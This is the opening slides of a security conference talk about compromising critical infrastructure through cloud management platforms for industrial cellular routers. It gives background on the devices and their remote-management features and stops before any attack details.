



MAY 11-12

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BRIEFINGS

# Cloudy With a Chance of Exploits:

## Compromising Critical Infrastructure Through IIoT Cloud Solutions

By Roni Gavrilov  
Security Researcher



# Who am I?

**Roni Gavrilov**  
Security Researcher

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OTORIO

The logo for OTORIO features the word "OTORIO" in a large, bold, black sans-serif font. To the left of the letter "O", there is a stylized icon composed of vertical bars of varying heights and colors, transitioning from blue to green.

# Agenda

## Background

## The Attack Vectors

01

02

03

04

Motivation


Summary





# Background

## Industry 4.0





# Background

## Industrial Cellular Routers and Gateways

- Cellular connectivity for remote sites over the internet
- Features:
  - Rugged design
  - Industrial protocols
  - Wi-Fi
  - Security (Encryption/VPN tunnels/FW)
  - **Cloud management**



 InHand Networks



 TELTONIKA | Networks




 SIERRA  
WIRELESS



# Background

## Cloud-based management platforms

- Statistics
- Alerts
- Remote management
  - Configuration changes
  - Firmware update
  - Reboot
  - Remote access to local services
  - Execute commands



# Motivation





1

